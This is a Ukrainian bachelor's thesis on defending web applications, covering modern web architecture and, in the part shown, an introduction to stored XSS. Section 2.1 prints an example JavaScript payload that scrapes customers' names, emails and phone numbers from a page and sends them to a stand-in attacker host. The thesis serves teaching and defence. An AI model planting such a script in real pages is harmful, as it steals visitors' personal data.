Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки та захисту інформації
_____ Іван ПАРХОМЕНКО
«____» червня 2023 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)
спеціальність 125 Кібербезпека
(код і назва спеціальності)
освітній ступень бакалавр
освітня програма Кібербезпека
(назва освітньо-професійної програми)
на тему: Засоби захисту вебзастосунків від кібератак

Виконавець: студент IV курсу, групи КБ-41

_____ **Іван КРАСНОВ**
(підпис) (ім'я, прізвище)

	Ім'я, прізвище	**Підпис**
Керівник	Олена БОГУСЛАВСЬКА	

Нормоконтроль	Сергій ДАКОВ	

Київ 2023

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри кібербезпеки
та захисту інформації
_____ Сергій ТОЛЮПА
«24» жовтня 2022 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньо-професійної програми)

Студенту **КБ-41** (група) **Краснову Івану Максимовичу** (прізвище ім'я по батькові)

Тема кваліфікаційної роботи Засоби захисту вебзастосунків від кібератак

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема кваліфікаційної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №3 від 20.10.2022 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Концепція вебзастосунків.

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Необхідно ознайомитися з теорією вебзастосунків, їх типовою структурою, вразливостями з боку безпеки, типовими векторами атак, розробити рекомендації при роботі з вебзастосунками.

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Розроблені рекомендації по захисту вебзастосунків від типових векторів атак.

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання: 24 жовтня 2022 року

Завдання видав _____ (підпис) Олена БОГУСЛАВСЬКА (ім'я, прізвище)

Завдання прийняла до виконання _____ (підпис) Іван КРАСНОВ (ім'я, прізвище)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки задачі	24.10.2022 – 22.01.2023	*виконано*
2	Аналіз літератури	29.01.2023 – 11.02.2023	*виконано*
3	Обґрунтування вибору рішення	12.02.2023 – 15.02.2023	*виконано*
4	Концепція вебзастосунків	16.02.2023 – 04.03.2023	*виконано*
5	Аналіз проблем інформаційної безпеки в хмарних технологіях	05.03.2023 – 21.03.2023	*виконано*
6	Дослідження вразливостей та загроз	22.03.2023 – 08.04.2023	*виконано*
7	Розробка сканера для виявлення загроз	09.04.2023 – 10.05.2023	*виконано*
8	Оформлення пояснювальної записки	11.05.2023 – 27.05.2023	*виконано*
9	Підготовка до захисту кваліфікаційної роботи	28.05.2023 – 12.06.2023	*виконано*

Завдання видала _____ (підпис) Олена БОГУСЛАВСЬКА (ім'я, прізвище)

Завдання прийняв до виконання _____ (підпис) Іван КРАСНОВ (ім'я, прізвище)

Термін подання кваліфікаційної роботи до ЕК 12 червня 2023 року

РЕФЕРАТ

Кваліфікаційна робота складається зі вступу, чотирьох розділів, загальних висновків, списку використаних джерел, додатків, має 68 сторінки основного тексту, 9 рисунків, 1 таблицю та 1 додаток. Список використаних джерел містить 43 найменування і займає 4 сторінки.

Метою роботи є розробка розробка рекомендацій по захисту вебзастосунків від кібератак.

Об'єктом дослідження є процес захисту інформації в вебзастосунках.

Предметом дослідження в даній роботі є методи та засоби захисту вебзастосунків від кібератак, відомі вразливості.

Методи дослідження кваліфікаційної роботи бакалавра:

- аліз наукової літератури та відкритих джерел;
- експериментальні дослідження;
- компаративний аналіз.

Практичною цінністю є розробка рекомендацій по протидії розглянутим в даній роботі загрозам.

Ключові слова: Захист персональних даних, вебзастосунки, вразливості вебзастосунків, XSS-атаки.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

API	–	Application Programming Interface
CSS	–	Cascading Style Sheets
CSP	–	Content Security Policy
DOM	–	Document Object Model
HTML	–	Hypertext Markup Language
JS	–	JavaScript
JSON	–	JavaScript Object Notation
REST	–	Representational State Transfer
SQL	–	Structured Query Language
SPA	–	Single Page Application
SVG	–	Scalable Vector Graphics
URL	–	Uniform Resource Locator
XML	–	eXtensible Markup Language
XSS	–	Cross-Site Scripting
ПЗ	–	Програмне забезпечення

ЗМІСТ

РЕФЕРАТ 4
ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ 5
ЗМІСТ6
ВСТУП 8
РОЗДІЛ 1 АНАЛІЗ СТРУКТУРИ СУЧАСНИХ ВЕБЗАСТОСУНКІВ 9
1.1 Порівняння сучасних і більш ранніх застосунків 9
1.2 REST API 11
1.3 JSON 13
1.4 JavaScript 14
1.5 Фреймворки для створення SPA 15
1.6 Системи аутентифікації та авторизації 16
1.7 Веб-Сервери 17
1.8 Бази даних на стороні сервера 18
1.9 Зберігання даних на стороні клієнта 19
Висновки за розділом 1 20
РОЗДІЛ 2 ТИПОВІ ВЕКТОРИ АТАК НА ВЕБЗАСТОСУНКИ 22
2.1 XSS 22
2.2 Збережені XSS-атаки 26
2.3 Відображені XSS-атаки 28
Висновки за розділом 2 33
РОЗДІЛ 3 РОЗРОБКА СКАНЕРА ВРАЗЛИВОСТЕЙ 35
3.1 Середовище 35
3.2 Web crawler 35
3.3 Payload 38
3.4 Post_method 39
3.5 Get_method 43

3.6 Get_method_form 43
Висновки за розділом 3 45
РОЗДІЛ 4 РОЗРОБКА РЕКОМЕНДАЦІЙ ПО ЗАХИСТУ ВЕБЗАСТОСУНКІВ 47
4.1 Прийоми написання коду для протидії XSS 47
4.2 Очищення користувацького вводу 49
4.3 Політика захисту контанту для запобігання XSS 58
Висновки за розділом 4 60
ВИСНОВКИ 61
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 62
ДОДАТОК А 66

ВСТУП

Актуальність даної роботи визначається тією обставиною, що на даний момент практично кожен користувач комп'ютера стикається у своїй роботі з вебзастосунками.

У сучасному світі, де вебзастосунки відіграють важливу роль у бізнесі, комунікації та обміні інформацією, зростає загроза кібератак. Небезпека несанкціонованого доступу, втрати конфіденційності та пошкодження даних змушує компанії та індивідуальних користувачів звертати особливу увагу на захист веб-застосунків. Дослідження засобів захисту веб-застосунків від кібератак є актуальним завданням сьогодення

Тому **метою роботи** є розробка розробка рекомендацій по захисту вебзастосунків від кібератак.

Для досягнення поставленої мети необхідно вирішити такі завдання**:**

- 1. Проведення аналізу структури сучасних вебзастосунків;
- 2. Дослідження типових векторів атак;
- 3. Програмна реалізація сканера досліджених вразливостей;
- 4. Розробка рекомендацій по захисту вебзастосунків.

Об'єктом дослідження є процес захисту інформації в вебзастосунках.

Предметом дослідження в даній роботі є методи та засоби захисту вебзастосунків від кібератак, відомі вразливості.

Методи дослідження:

- аліз наукової літератури та відкритих джерел;
- експериментальні дослідження;
- компаративний аналіз.

Обмеження. В даній роботі розглянуті лише атаки типу XSS.

РОЗДІЛ 1
СТРУКТУРА СУЧАСНИХ ВЕБЗАСТОСУНКІВ

1.1 Порівняння сучасних і більш ранніх версій застосунків

Сучасні вебзастосунки часто базуються на технологіях, які не існували 10 років тому. За цей час інструменти розробки веб-застосунків значно розвинулися, що радикально змінило процес роботи. В недалекому минулому більшість веб-застосунків створювалася за допомогою серверних фреймворків, які передавали клієнту сторінку HTML/JS/CSS. Для оновлення клієнт відправляв серверу запит іншу сторінку, яка генерувалася і передавалася через HTTP.

Пройшло декілька років, і веб-застосунки почали використовувати технологію Ajax (асинхронний JavaScript і XML), яка дозволяла виконувати мережеві запити з сесії сторінки. Більшість сучасних застосунків, насправді, можна уявляти як набір з двох або більше застосунків, що взаємодіють через мережевий протокол. Це одна з основних архітектурних відмінностей від веб-застосунків минулого.

Часто сучасні веб-застосунки складаються з кількох застосунків, з'єднаних через так званий REST API. REST розшифровується як Representational State Transfer («передача стану представлення»). Такий API не зберігає стану і існує тільки для виконання запитів одного застосунку до іншого. Це означає, що він не зберігає інформацію про ініціатора запиту.

Способи запуску багатьох сучасних клієнтських (UI) застосунків у браузері нагадують способи запуску традиційних десктопних застосунків на ПК. Ці клієнтські застосунки самостійно керують своїм життєвим циклом і запитують дані, при цьому не вимагаючи перезавантажувати сторінку після початкового завантаження.

Застосунок, запущений у браузері, часто взаємодіє з багатьма серверами. Наприклад, застосунок для розміщення зображень, який дозволяє користувачам входити в систему, напевно, матиме спеціалізований сервер

хостингу/розповсюдження за однією URL-адресою, і іншу URL-адресу для керування базою даних і обліковими записами.

Можна з впевненістю стверджувати, що сучасні застосунки представляють собою симбіотичну систему, що складається з багатьох окремих застосунків, які працюють унісоні. Такий підхід можна пояснити появою ще більш чітко визначених мережевих протоколів і шаблонів проектування архітектури API.

Рисунок 1.1 - Структура типового вебзастосунка

Середній сучасне вебзастосунок, швидше за все, використовує декілька технологій із наступного списку:

- REST API;
- JSON або XML;
- JavaScript;
- фреймворки для створення односторінкових застосунків (React, Vue, EmberJS, AngularJS);
- систему аутентифікації та авторизації;

- один або кілька веб-серверів (зазвичай на Linux-сервері);
- один або кілька пакетів ПЗ для серверів (ExpressJS, Apache, NginX);
- одну або декілька баз даних (MySQL, MongoDB та ін.);
- сховище даних на стороні клієнта (файли cookie, веб-сховище, IndexDB).

Деякі з цих технологій існували ще десять років тому, але за цей період вони пройшли різні зміни. Наприклад, люди вже використовували сховища даних протягом довгого часу, але NoSQL бази даних та клієнтські бази з'явилися не так вже й давно. Раніше не було можливості розробляти повнофункціональні додатки JavaScript до введення програмної платформи NodeJS та менеджера пакунків npm. За останнє десятиріччя оточення веб-додатків змінилося настільки швидко, що багато раніше невідомих технологій тепер використовуються практично всюди і кожна нова технологія приносить з собою потенційні безпекові проблеми, які можна виявити і використати.

1.2 **REST API**

REST, що в перекладі з англійської означає "передача стану репрезентації", це особливий підхід до розробки API, який відповідає певним критеріям:

- Відокремлення ролей сервера і клієнта Ця архітектура була створена для розробки веб-додатків, які легко масштабуються та прості в використанні. Через розділення обов'язків між клієнтом і сервером, клієнт може вимагати ресурси від сервера, не потребуючи глибокого розуміння взаємодії з базами даних або подробиць реалізації різних операцій.
- Стан не зберігається. В рамках архітектури REST кожен запит розглядається як самостійна транзакція, тобто взаємодія між клієнтом і сервером складається з незалежних пар "запит-відповідь". На сервері не зберігається інформація про стан клієнта. Це, однак, не виключає можливості аутентифікації та авторизації в REST API. Просто відомості,

що ідентифікують користувача, наприклад, у формі токена, передаються з кожним запитом.

- Простота кешування. Для уникнення відправлення клієнту застарілих або помилкових даних в реакції на його запит, кожна відповідь від сервера має бути позначена як кешована або некешована. Це здійснити просто, оскільки в REST архітектурі чітко вказано, яка кінцевва точка обробляє певні дані. В ідеалі, кешування має контролюватися програмою, щоб уникнути неправильної передачі інформації з обмеженим доступом користувачу, який не має прав на неї.

Кожна кінцева точка представляє специфічний об'єкт або метод. Зазвичай кінцеві точки встановлюються за ієрархією, наприклад, /moderators /logs/05_11_2023. REST API може використовувати HTTP-методи, такі як GET, POST, PUT і DELETE. Внаслідок цього формується запит, який містить всю інформацію, необхідну для його обробки.

Раніше веб-додатки зазвичай створювались за допомогою протоколу SOAP (Simple Object Access Protocol, що перекладається як "простий протокол доступу до об'єктів"). Однак, в порівнянні з SOAP, REST має ряд переваг:

- Фокус на дані, а не на функції У контексті REST, запити зосереджені на вимозі певних даних, а не на виконанні конкретних функцій. Це робить запити більш інтуїтивно зрозумілими і спрощує взаємодію між клієнтською та серверною сторонами.

- Легке кешування запитів REST має вбудовану підтримку кешування, що дозволяє клієнтам зберігати копії відповідей від сервера і використовувати їх для уникнення повторних запитів. Це підвищує продуктивність і зменшує навантаження на сервер.

- Велика масштабованість. Архітектура REST ідеально підходить для систем великого масштабу. Завдяки відокремленню ролей та станів,

REST дозволяє легко розподілити роботу між різними серверами та масштабувати систему відповідно до потреб.

Додатково, у випадку SOAP, використовується формат обміну даними XML, тоді як у REST API можливе використання будь-якого формату даних, проте найпопулярнішим є JSON. JSON менш обтяжений синтаксисом порівняно з XML і його легше сприймати людям, тому в цьому контексті REST має додаткову перевагу.

1.3 Формат JSON

REST архітектура використовує HTTP-методи для взаємодії з ресурсами (API кінцевими точками та алгоритмами) на сервері. Більшість сучасних REST API використовують JSON для передачі даних. Важливо зазначити, що сервер програми повинен мати можливість комунікувати з клієнтом (зазвичай, це код, що працює в браузері або мобільному додатку). Це дозволяє зберігати інформацію про стан на різних пристроях і між обліковими записами. Всі стани мають бути збережені локально.

Сучасні вебдодатки вимагають активної взаємодії між клієнтом та сервером (для обміну даними в обидва напрямки за допомогою HTTP-методів). Для цього неможливо використовувати довільний формат даних. Формат має бути стандартизований.

Одним з потенційних варіантів є JSON - відкритий текстовий формат обміну даними, який має декілька переваг:

- економічний (не вимагає значного обсягу передачі даних);
- легко інтерпретується (це знижує навантаження на сервер та клієнтське обладнання);
- легко читається людьми;

- дозволяє візуалізувати ієрархічні структури даних (що сприяє представленню складних відношень);
- представлення JSON об'єктів і JavaScript об'єктів є схожими, що полегшує створення нових JSON об'єктів в браузері.

Усі основні сучасні браузери мають вбудовану підтримку JSON, що, наряду з іншими перевагами, робить його відмінним вибором для передачі даних між сервером і браузером. JSON - гнучкий, компактний і простий у використанні формат. У нього є певні недоліки, пов'язані зі спрощенням формату, але ми обговоримо це пізніше, коли будемо оцінювати безпеку JSON у порівнянні з іншими форматами. Зараз просто важливо пам'ятати, що JSON використовується для більшості мережевих запитів від браузера до сервера.

Приклад JSON:

```
{
  "name": "John Doe",
  "age": 30,
  "city": "New York",
  "hobbies": ["reading", "traveling", "cooking"],
  "isStudent": false,
  "address": {
    "street": "123 Main Street",
    "city": "New York",
    "country": "USA"
  }
}
```

1.4 JavaScript

Сервер - це потужний комп'ютер, який зазвичай розташований у дата-центрі або віртуальному середовищі, відомому як "хмара". Його основна функція полягає у

обробці запитів, що надходять до веб-сайту. Термін "сервер" може використовуватись як для посилання на кластер серверів, так і на окремий сервер, що використовується для розробки або зберігання даних про операції. Клієнтом може бути будь-який пристрій, за допомогою якого користувач взаємодіє з вебдодатком. Це може бути мобільний телефон, кіоск у торговому центрі або сенсорний екран у електромобілі.

На сервері можна виконувати практично будь-яке програмне забезпечення на різних мовах програмування, таких як Python, Java, JavaScript, C++ і так далі. Клієнти (зокрема браузери) мають обмежений вибір мов програмування. Однак JavaScript (JS) є основною динамічною мовою для клієнтських скриптів у браузерах, спеціально розробленою для цих цілей. Вона широко використовується в різних додатках - від мобільних пристроїв до Інтернет речей (IoT). JavaScript унікальний тим, що його розвиток пов'язаний з розвитком браузерів та пов'язаних з ними програмних інтерфейсів DOM.

1.5 Фреймворки для створення SPA

У минулому веб-сайти зазвичай створювалися як набір ad hoc сценарія для керування DOM та множини шаблонів HTML-коду. Цей підхід не був масштабованим. Він добре підходив для доставки статичного контенту до кінцевого користувача, але не був придатним для комплексних додатків з численними алгоритмами. фісне програмне забезпечення того часу надавало надійну функціональність, що дозволяла користувачам зберігати і управляти станом додатків. Веб-сайти тоді не надавали такої можливості, хоча багато компаній віддали б перевагу надавати свої додатки через Інтернет, оскільки це надавало багато переваг - від простоти використання до запобігання піратства.

Щоб подолати відмінності в функціональності між веб-сайтами і офісними додатками, були створені фреймворки для односторінкових додатків (single-page application, SPA). Ці інструменти дозволяють розробляти складні додатки, які можуть зберігати внутрішній стан і складаються з компонентів інтерфейсу користувача,

кожен з яких має свій власний життєвий цикл, починаючи від візуалізації до виконання логічних операцій. Нині фреймворки SPA широко розповсюджені в Інтернеті; вони підтримують великі та складні додатки (наприклад, Facebook, Twitter і YouTube) і надають їм функціональність, схожу на додатки для персональних комп'ютерів.

На даний момент найпопулярнішими open-source фреймворками SPA є ReactJS, EmberJS, VueJS та AngularJS. Всі вони засновані на JavaScript та DOM, що створює додаткові виклики з точки зору безпеки та функціональності.

1.6 Системи аутентифікації та авторизації

Більшість сучасних додатків складається з клієнтів (браузери/смартфони) і серверів, де зберігаються дані, надіслані клієнтами. Це означає, що потрібні системи, які гарантують, що доступ до збережених даних буде надаватись лише користувачу, до якого вони належать. Термін "аутентифікація" застосовується для опису потоку даних, що дозволяє системі ідентифікувати користувача. Іншими словами, системи аутентифікації дають зрозуміти, що "qwerty123" насправді є "qwerty123", а не "ytrewq112". Термін "авторизація" використовується для опису процесу всередині системи, який дозволяє користувачу підтвердити своє право на доступ до певних ресурсів. Наприклад, "qwerty123" повинен мати доступ лише до особистих фотографій, які він сам завантажив, а для "ytrewq112" ці фотографії повинні бути недоступні. Обидва процеси мають вирішальне значення для контролю безпеки роботи веб-додатків.

Ранні системи аутентифікації були простими. Наприклад, базова аутентифікація HTTP виконувалась шляхом додавання заголовка з авторизаційними даними до кожного запиту. Заголовок складався з рядка "Basic: <base64-кодоване ім'я

користувача:пароль>". В результаті разом з запитом сервер отримував комбінацію "ім'я користувача - пароль" і порівнював її з базою даних. Очевидно, що у такій схемі аутентифікації є декілька недоліків, наприклад, можливість витоку облікових даних різними способами - від витоку даних через незашифрований HTTP в загальному Wi-Fi сегменті до простих атак XSS. До більш пізніх розробок належить аутентифікація за дайджестом, при якій замість base64-кодування використовуються криптографічні хеші.

Пізніше з'явилося багато нових методів і архітектур для аутентифікації, включаючи методи, які не використовують паролі і не потребують зовнішніх пристроїв.

Сьогодні вибір архітектури аутентифікації для веб-додатка залежить від характеру бізнесу. Наприклад, протокол OAuth ідеально підходить для сайтів, яким потрібна інтеграція з більшими сайтами. Цей протокол дозволяє великому сайту (наприклад, Facebook або Google) надавати партнерському сайту токен, що підтверджує ідентичність користувача. Для користувача цей механізм також зручний, оскільки оновлення даних потрібно робити лише на одному сайті. Проте, за цю зручність потрібно платити зменшенням безпеки, оскільки один скомпрометований сайт дає доступ до багатьох профілів.

Базова аутентифікація за допомогою HTTP і аутентифікація за дайджестом широко використовуються і сьогодні, причому остання є більш захищеною від перехоплення даних і атак повторного відтворення. Часто вони використовуються разом з двофакторною аутентифікацією, щоб гарантувати, що токени не були скомпрометовані і в систему увійшов саме той користувач, який має на це право.

Наступний крок після аутентифікації - авторизація. Системи авторизації складніше класифікувати, оскільки ця процедура в значній мірі залежить від коду, що реалізує функціональність додатку. Зазвичай у коді добре спроектованих додатків є клас "authorization", відповідальний за перевірку доступу до ресурсів або функціональності. У погано написаному API процедура авторизації відтворюється вручну кожного разу. Якщо додаток кожного разу реалізує перевірку авторизації в

кожному API, ймовірно, виявиться, що деякі з них проводять цю перевірку недостатньо ретельно. На ресурсах загального доступу з перевіркою повноважень, зазвичай, є оновлення налаштувань/профілю, скидання пароля, читання/запис особистих повідомлень, різні платні функції, а іноді й розширення користувацьких можливостей (наприклад, додавання можливості модерації).

1.7 Веб-сервери

Сучасні веб-додатки, що використовують клієнт-серверну архітектуру, спираються на сукупність технологій, які забезпечують правильну роботу складових з двох боків: сервера та клієнта. Що стосується серверної частини, код, відповідальний за логіку програми, працює поверх програмного комплексу веб-сервера. Основна вигода в тому, що розробники не потребують непосередньо управляти обробкою запитів або процесами – це вирішує програмне обладнання веб-сервера. Це ПО працює в межах операційної системи (найчастіше це дистрибутив Linux, такі як Ubuntu, CentOS або RedHat), яка в свою чергу виконується на фізичному обладнанні в дата-центрах.

Існує декілька ключових варіантів ПО для веб-серверів. Приблизно половину всіх веб-сайтів у світі обробляє Apache, тому можна припустити, що воно використовується в більшості веб-додатків. Apache відомий своїм відкритим кодом, існує більше 25 років і сумісний з практично всіма дистрибутивами Linux, а також деякими серверами Windows. Переваги Apache полягають не тільки у великій розробницькій спільноті та відкритому коду, але і у простоті конфігурації та інтеграції. Це гнучкий веб-сервер, робота з яким буде тривати довгий час. Його основним суперником є Nginx, який обслуговує приблизно 30% веб-серверів, і ця цифра продовжує зростати. Хоча Nginx доступний безкоштовно, компанія-властник (на даний момент це F5 Networks) пропонує платні пакети техпідтримки.

Nginx використовують для масштабних додатків з великою кількістю унікальних підключень. Веб-програми, що обслуговують багато користувачів

одночасно, можуть значно підвищити продуктивність, перейшовши з Apache на Nginx, оскільки останній має більшу пропускну спроможність.

Варто зазначити й IIS сервери від Microsoft, хоча їхня частка зменшилась через високу вартість ліцензій та відсутність суістності з Unix-орієнтованим відкритим програмним забезпеченням. IIS веб-сервер є доцільним при роботі з певними технологіями Microsoft, але він вряд чи буде потрібен організації, що прагне створювати додатки на основі відкритого коду.

1.8 Бази даних на стороні сервера

Часто виникає потреба зберегти дані, відправлені клієнтом на сервер, для доступу до них у наступних сеансах. Зберігання у пам'яті на довгострокову перспективу ненадійне, оскільки перезавантаження та збої можуть призвести до втрати даних. Крім того, оперативна пам'ять коштує дорожче. Зберігання даних на диску вимагає певних заходів обережності. Потрібно гарантувати надійність та швидкість збереження та отримання даних. Майже всі сучасні веб-додатки зберігають дані, надіслані користувачами, в якій-небудь базі даних. Вибір бази залежить від коду, що реалізує функціональність додатка, і від сценаріїв використання. Найпопулярнішими до цього часу залишаються реляційні бази даних SQL. Незважаючи на свою суворість, мова програмування SQL швидка і проста для вивчення. Вона застосовується в розв'язанні будь-яких завдань, від зберігання облікових даних користувача до керування об'єктами JSON або невеликими об'єктами blob з зображеннями. Найбільші системи управління базами даних - PostgreSQL, Microsoft SQL Server, MySQL і SQLite. Якщо потрібне більш гнучке сховище, можна використовувати системи NoSQL. Такі бази даних, як MongoDB, DocumentDB і CouchDB, зберігають інформацію у вигляді слабо структурованих "документів", що є дуже гнучкими і дозволяють редагування в будь-який час. Незважаючи на це, ці бази не такі прості і ефективні для запитів або групування даних. Розмаїття сучасних веб-додатків логічно призвело до появи спеціалізованих баз даних. Такі бази, які

потребують регулярної синхронізації з основною базою даних, використовуються пошуковими системами, наприклад, популярним пошуковим двигуном Elasticsearch. Кожен тип бази даних має свої унікальні проблеми і ризики. Впровадження SQL-коду - це добре відомий тип атаки, ефективний у випадках некоректної обробки вхідних даних. І атаки цього типу можливі проти будь-яких баз даних, достатньо вивчити модель побудови запитів. Часто сучасні веб-додатки можуть використовувати кілька баз даних одночасно. І навіть відсутність уразливостей при генерації SQL-запитів не означає, що запити та визначення прав доступу до баз даних MongoDB або Elasticsearch здійснюються безпечним чином.

1.9 Зберігання даних на стороні клієнта

Традиційно на боці клієнта зберігався мінімум даних через технічні обмеження та проблеми з міжбраузерною сумісністю. Але ситуація швидко змінюється. Багато додатків почали зберігати важливі дані про свій стан на боці клієнта. Часто це є конфігураційні дані або великі сценарії, які можуть призвести до перевантаження мережі, якщо їх потрібно завантажувати при кожному відвідуванні.

У більшості випадків для зберігання та доступу до даних у форматі "ключ-значення" використовується контейнер, керований браузером, - локальне сховище. Воно підпорядковується правилу обмеження домену (SOP), яке забороняє доменам (веб-сайтам) доступ до збережених даних один одного. Веб-додатки зберігають свій стан навіть після закриття браузера або вкладки. Підмножина локального сховища, сеансове сховище (session storage), відрізняється тим, що дані зберігаються лише до закриття вкладки. Цей тип сховища можна використовувати при роботі з важливими даними, які повинні бути видалені після зміни користувача. Нарешті, для більш складних додатків у всіх основних веб-браузерах є підтримка IndexedDB. Це об'єктно-орієнтована база даних на мові JavaScript, яка дозволяє виконувати асинхронні запити у фоновому режимі. Завдяки підтримці запитів, IndexedDB пропонує розробникам набагато потужніший інтерфейс, ніж звичайне локальне сховище. Саме тому

IndexedDB знаходить застосування в веб-іграх та інтерактивних веб-додатках (наприклад, редакторах зображень).

Висновки за розділом 1

Сучасні веб-додатки базуються на нових технологіях, що з'явилися відносно недавно. Ця розширена функціональність відкриває багато нових можливостей для атак. Щоб стати експертом з безпеки сучасних додатків, потрібний не лише досвід у сфері безпеки, але й певні навички розробки програмного забезпечення. Найкращі хакери та експерти з безпеки мають глибокі інженерні знання. Вони розуміють, як пов'язані клієнтська і серверна частини додатків і добре розбираються в їхній архітектурі. Вони вміють аналізувати поведінку додатка на сервері, на боці клієнта і в мережі.

Вони також розуміють, які технології забезпечують функціонування додатків на кожному з цих трьох рівнів. Це дозволяє їм бачити слабкі місця в різних базах даних, клієнтських технологіях і мережевих протоколах.

Щоб стати досвідченим хакером або інженером з безпеки, не обов'язково потрібно бути експертом у галузі програмного забезпечення, але певні навички програмування можуть бути вельми корисними. Вони дозволяють прискорити процес розвідки та виявити глибокі і складні вразливості, які неможливо виявити без спеціальної підготовки.

РОЗДІЛ 2
ТИПОВІ ВЕКТОРИ АТАК НА ВЕБЗАСТОСУНКИ

2.1 XSS

Однією з найбільш поширених є уразливість XSS, що виникає в результаті збільшення кількості дій, доступних користувачам у сучасних вебдодатках. По суті, міжсайтовий скриптинг стає можливим через те, що веб-додатки виконують користувацькі сценарії в браузерах. Будь-який тип динамічно створюваного сценарію ставить веб-додаток під загрозу, оскільки він може бути заражений або якось змінений, зокрема, кінцевим користувачем.

Ось основні три типи атак XSS:

- Ті, де код зберігається в базі даних;
- Ті, де код виконується серверними сценаріями і не зберігається в базі даних;
- Ті, де код зберігається і виконується в браузері.

Існують й інші варіації, але саме ці три типи атак XSS потрібно регулярно відстежувати в більшості сучасних вебдодатків, оскільки такі спільноти, як Open Web Application Security Project (OWASP), вважають їх найпоширенішими векторами можливих атак.

Припустимо, є сайт example.com, на якому можна залишити відгук про якийсь заклад. Користувач залишає відгук, але хоче виділити частину жирним текстом, на жаль, це не передбачено функціоналом сайта. Тоді, користувач поміщає текст в HTML-теги , тобто: користувач надсилає коментар через веб-форму -> коментар користувача зберігається до бази даних -> інший користувач відправляє запит через HTTP -> коментар впроваджується до сторінки -> впроваджений коментар інтерпретується не як текст, а як фрагмент DOM. Це досить поширена

ситуація. Невелика помилка в архітектурі, яка може спричинити великі неприємності, якщо першим її виявить хакер. Зазвичай так буває, коли розробник застосовує результат HTTP-запит до DOM.

```
const comment = `my <strong>comment</strong>`;
const div = document.createElement(`div`);
div.innerHTML = comment;
const wrapper = document.querySelector('#commentArea');
 wrapper.appendChild(div);
```

Цей фрагмент коду написаний на JavaScript і описує процес додавання HTML-елемента до веб-сторінки.

1. Створюється рядок comment з HTML-кодом: 'my comment'. В цьому рядку слово "comment" обернуте в тег , що робить його жирним на веб-сторінці.
2. Створюється новий елемент типу 'div' за допомогою document.createElement('div'), і до цього елементу додається рядок comment як HTML код, за допомогою div.innerHTML = comment. Таким чином, ми отримуємо новий div-елемент, в якому міститься наш коментар, форматований за допомогою HTML.
3. За допомогою document.querySelector('#commentArea') вибирається елемент на веб-сторінці, що має id "commentArea".
4. В кінці наш створений div-елемент додається до вибраного елемента за допомогою wrapper.appendChild(div). Це означає, що наш коментар в форматі HTML буде доданий до вибраного елементу на веб-сторінці.

У нашому прикладі запит містив тег . Це досить безпечна ситуація, але таким чином можна завдати значної шкоди. Найчастіше XSS-вразливості використовуються за допомогою тегів <script></script>, хоча існує багато інших способів. Розглянемо наступний приклад:

```
const customers = document.querySelectorAll('.openCases');
const customerData = [];
```

```
customers.forEach((customer) => {
  customerData.push({
    firstName: customer.querySelector('.firstName').innerText,
    lastName: customer.querySelector('.lastName').innerText,
    email: customer.querySelector('.email').innerText,
    phone: customer.querySelector('.phone').innerText
  });
});
const http = new XMLHttpRequest();
http.open('POST', 'https://steal-your-data.com/data', true);
http.setRequestHeader('Content-type', 'application/json');
http.send(JSON.stringify(customerData));
```

Ось кроки, які виконує цей код:

1. Отримуємо список усіх клієнтів зі сторінки за допомогою запиту document.querySelectorAll('.openCases'). Всі клієнти зберігаються у змінній customers.
2. Проходимо по кожному елементу DOM, який має клас openCases, і зберігаємо інформацію про кожного клієнта (ім'я, прізвище, електронну пошту та телефон) в масив customerData. Це робиться за допомогою методу forEach, який застосовується до масиву customers і додає об'єкт з даними клієнта до масиву customerData.
3. Створюємо новий HTTP-запит за допомогою об'єкту XMLHttpRequest.
4. Відкриваємо з'єднання з сервером за допомогою методу open і передаємо метод POST та URL https://steal-your-data.com/data. Останній аргумент true вказує, що запит має бути асинхронним.
5. Встановлюємо заголовок запиту Content-type як application/json за допомогою методу setRequestHeader. Це означає, що дані, які будуть відправлені на сервер, будуть у форматі JSON.

6. Відправляємо зібрані раніше дані на сервер за допомогою методу send. Використовується метод JSON.stringify для перетворення об'єкту customerData в рядок JSON перед відправкою.

Отримані дані надсилаються на сервер за URL https://steal-your-data.com/data в форматі JSON.

Цей код демонструє приклад надзвичайно небезпечного XSS, що зберігається в базах даних власника додатка. Відповідно, коментар, який ми надіслали, був збережений на сервера.

Коли тег сценарію потрапляє в DOM, інтерпретатор JavaScript браузера запускає код, виділений тегами <script></script>. Тобто для запуску шкідливого коду не потрібні будь-які дії з боку клієнта. Я показав приклад досить простого коду. Для його написання не потрібно бути досвідченим хакером. Найстрашніше в цьому те, що код всередині тегів <script></script> не показується користувачеві. Він бачать лише текст запиту, тоді як вбудований сценарій виконується в фоновому режимі. Адже браузер інтерпретує такий запит як текст, в який розробник вбудував якийсь сценарій. Найцікавіше тут те, що, відкривши надісланий коментар, користувач запустить шкідливий сценарій у своєму браузері. Адже сценарій зберігається в базі даних — відповідно, атакований буде будь-хто, хто зробить запит на відображення коментаря в інтерфейсі користувача. Це класичний приклад збереженої XSS-атаки, яка стає можливою, якщо в веб-додатку не прийнято належних заходів безпеки. Таким прямим і демонстративним атакам легко протистояти, тим не менше це надійний вхід у світ XSS.

